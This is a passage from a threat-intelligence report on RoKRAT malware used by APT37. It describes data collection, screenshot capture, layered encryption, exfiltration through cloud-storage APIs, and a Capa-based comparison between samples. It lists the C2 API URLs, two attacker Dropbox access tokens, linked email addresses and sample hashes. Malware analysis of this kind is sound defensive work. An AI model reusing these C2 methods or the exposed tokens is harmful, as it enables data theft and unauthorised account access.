


[Figure 11] System Information Collection Routine

○ The function 'sub_40F0E7()' not only collects system information from the infected host, but also generates the data required to communicate with the cloud-based C2 server.


○ Subsequently, the main thread at the entry point is executed, which calls the function 'sub_40F569()'. This function uses a switch statement to execute commands defined for each case.

○ Representative commands include process termination and deletion of malicious scripts (to remove attack traces), and storing information about removable drives. The malware also performs various actions such as communicating with the C2 server and executing 'cmd.exe' commands. Notably, it exhibits a unique RoKRAT behavior of storing file data received from the C2 server into a file named 'KB400928_doc.exe' and executing it.



[Figure 12] Commands Executed via switch-case Conditions

○ RoKRAT captures real-time screenshots from the infected system and saves them in JPEG format.




[Figure 13] Screenshot Collection

○ The screenshot is saved in the temporary folder (%Temp%) with a ".tmp" extension. The filename is generated in hexadecimal format based on the specified pattern "%s%04X%04X.tmp", where a random string is assigned to a buffer variable. As a result, the filename takes the form of an 8-character hexadecimal value created by repeating a random 4-character string.

○ Collected system information, screenshots, and process details are bundled and transmitted to the C2 server as a unified dataset. First, a 4-byte value hardcoded in RoKRAT is added.


Fixed 4-byte Value:

- 0xFA
- 0xDE
- 0xAD
- 0xBA




[Figure 14] Fixed 4-Byte Value

○ The collected information is encrypted using a 4-byte random key generated by a pseudo-random number generator (PRNG) via an XOR operation. However, since the threat actor already knows the fixed 4-byte value, reverse decryption is possible.



[Figure 15] Encryption Routine Using Random Key

○ After the initial XOR obfuscation, the data undergoes additional encryption using AES-CBC-128. The AES key itself is encrypted via RSA and prefixed to the data.



[Figure 16] Partial View of AES-CBC-128 Encryption Routine

○ The encrypted file, after passing through multiple encryption stages, is exfiltrated to a designated C2 server by the attacker. The exfiltration addresses are as follows.

○ The RoKRAT family typically uses 3 cloud-based API services and tokens. The most common examples are listed below.


Cloud Services Used for C2

- api.pcloud[.]com
- cloud-api.yandex[.]net
- api.dropboxapi[.]com

Name	Action	API URL
pcloud	listfolder	https://api.pcloud[.]com/listfolder?path=%s
	uploadfile	https://api.pcloud[.]com/uploadfile?path=%s&filename=%s&nopartial=1
	getfilelink	https://api.pcloud[.]com/getfilelink?path=%s&forcedownload=1&skipfilename=1
	deletefile	https://api.pcloud[.]com/deletefile?path=%s
yandex	limit	https://cloud-api.yandex[.]net/v1/disk/resources?path=%s&limit=500
	upload	https://cloud-api.yandex[.]net/v1/disk/resources/upload?path=%s&overwrite=%s
	download	https://cloud-api.yandex[.]net/v1/disk/resources/download?path=%s
	permanently	https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
dropbox	list_folder	https://api.dropboxapi[.]com/2/files/list_folder
	upload	https://content.dropboxapi[.]com/2/files/upload
	download	https://content.dropboxapi[.]com/2/files/download
	delete	https://api.dropboxapi[.]com/2/files/delete

[Table 2] Cloud C2 API Communication Addresses

○ In this case, C2 communication is conducted via Dropbox authentication. 2 access tokens used for credential-based authorization were observed.



[Figure 17] Dropbox Access Tokens


- Access Token
  - qpIH7aCNxGUAAAAAAAAAAbvHIsHbphV6aB6THhpP-8t30a_TXE14lh4kLBHEl6Cp
  - 2SufkFqeegMAAAAAAAAAAXBHNzzqhiDRu4wvncLkI7VIkC8Zd3YkJWlqZbpL8afr
- E-Mail
  - rolf.gehrung@yandex.com
  - ekta.sahasi@yandex.com

○ Each access token is associated with registrant information as shown above, and both tokens are linked to Russian Yandex accounts.

4-3. RoKRAT Similarity Analysis

○ On February 3rd, Genians published a report titled “APT37’s Malicious HWP Document Delivered via K-Messenger.” The case involved the distribution of malicious HWP files through popular instant messaging platforms in South Korea and specific group chats.


○At the time, filenames related to automobile brands and transportation were used for the malicious documents. A comparison between the RoKRAT sample from the ToyBox Story case and the earlier variant revealed significant code similarities.



[Figure 18] Comparative Analysis of RoKRAT Encryption Routine Similarities

○ "Capa," an open-source tool developed by Google's Mandiant FLARE team, features over 890 predefined rules that can be used to identify functionalities within executable files. It is useful for static malware analysis and is continuously updated with new capabilities. It can also be used to assess functional similarities across related malware samples.

○ Unlike Yara, which relies on byte sequence matching, Capa identifies behavior-based patterns tied to specific functionalities. In particular, it analyzes embedded API calls, registry references, and various strings to determine capabilities and provides ATT&CK mapping data as well.



md5	18db9e11bd0829642df9f6774339fc85
sha1	d2c9856731016c66c873f4d66d382a3c7a736901
sha256	384c84bc75cfd7611efe373cc25b65ff8d451d3a7e3a054d1a9f81524c1c5d99
analysis	static
os	windows
format	pe
arch	i386
path	D:/hwp701.dat_

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Screen Capture [T1113]
DEFENSE EVASION	Obfuscated Files or Information [T1027] Obfuscated Files or Information::Indicator Removal from Tools [T1027.005]
DISCOVERY	Account Discovery [T1087] File and Directory Discovery [T1083] Process Discovery [T1057] Query Registry [T1012] System Information Discovery [T1082] System Owner/User Discovery [T1033]
EXECUTION	Shared Modules [T1129]

MAEC Category	MAEC Value
malware-category	launcher

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017]
COLLECTION	Screen Capture::WinAPI [E1113.m01]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Get Response [C0002.017] HTTP Communication::Open URL [C0002.004] HTTP Communication::Read Header [C0002.014] HTTP Communication::Send Request [C0002.003] HTTP Communication::Set Header [C0002.013] HTTP Communication::WinHTTP [C0002.008]
CRYPTOGRAPHY	Crypto Library [C0059] Encrypt Data::AES [C0027.001] Encryption Key [C0028] Generate Pseudo-random Sequence [C0021] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Check String [C0019] Checksum::Adler [C0032.005]

md5	ecae78c1a6fce216d2a23f763fa1527e
sha1	3ca77a8a3e03b7983e43052955e853daeac2dc2c
sha256	97d7119d9835fc85bdfdc0ac77e8734d67e964250fce31165275d32b3ad0c710
analysis	static
os	windows
format	pe
arch	i386
path	D:/toy01.dat_

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Screen Capture [T1113]
DEFENSE EVASION	Obfuscated Files or Information [T1027] Obfuscated Files or Information::Indicator Removal from Tools [T1027.005]
DISCOVERY	Account Discovery [T1087] File and Directory Discovery [T1083] Process Discovery [T1057] Query Registry [T1012] System Information Discovery [T1082] System Owner/User Discovery [T1033]
EXECUTION	Shared Modules [T1129]

MAEC Category	MAEC Value
malware-category	launcher

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017]
COLLECTION	Screen Capture::WinAPI [E1113.m01]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Get Response [C0002.017] HTTP Communication::Open URL [C0002.004] HTTP Communication::Read Header [C0002.014] HTTP Communication::Send Request [C0002.003] HTTP Communication::Set Header [C0002.013] HTTP Communication::WinHTTP [C0002.008]
CRYPTOGRAPHY	Crypto Library [C0059] Encrypt Data::AES [C0027.001] Encryption Key [C0028] Generate Pseudo-random Sequence [C0021] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Check String [C0019] Checksum::Adler [C0032.005]

[Figure 19] Similarity Analysis Using Capa Static Analysis

○ Analysis of the RoKRAT file using the Capa tool revealed consistent mappings to MITRE ATT&CK tactics and techniques, suggesting a strong behavioral correlation.

○ The Malware Behavior Catalog (MBC) classifies malware behavior based on static analysis results, though discrepancies may exist when compared to runtime behavior.

○ The results for both "MBC Objective" and "MBC Behavior" also follow the same pattern. This shows that although the RoKRAT module continues to be used over time, there have been few changes to its code structure.

○ APT37 appears to employ the RoKRAT module in fileless attacks, enabling it to evade antivirus detection without significant code changes. Consequently, detection and response via EDR solutions are more effective.

5. Threat Attribution

5-1. Traces of the Threat Actor

○ GSC collected threat actor information through HUMINT, intelligence-sharing partnerships (both domestic and international), and threat intelligence analysis.

○ During the investigation of infrastructure used to issue malicious file commands, several Russian Yandex email accounts were identified.

Yandex Email Addresses

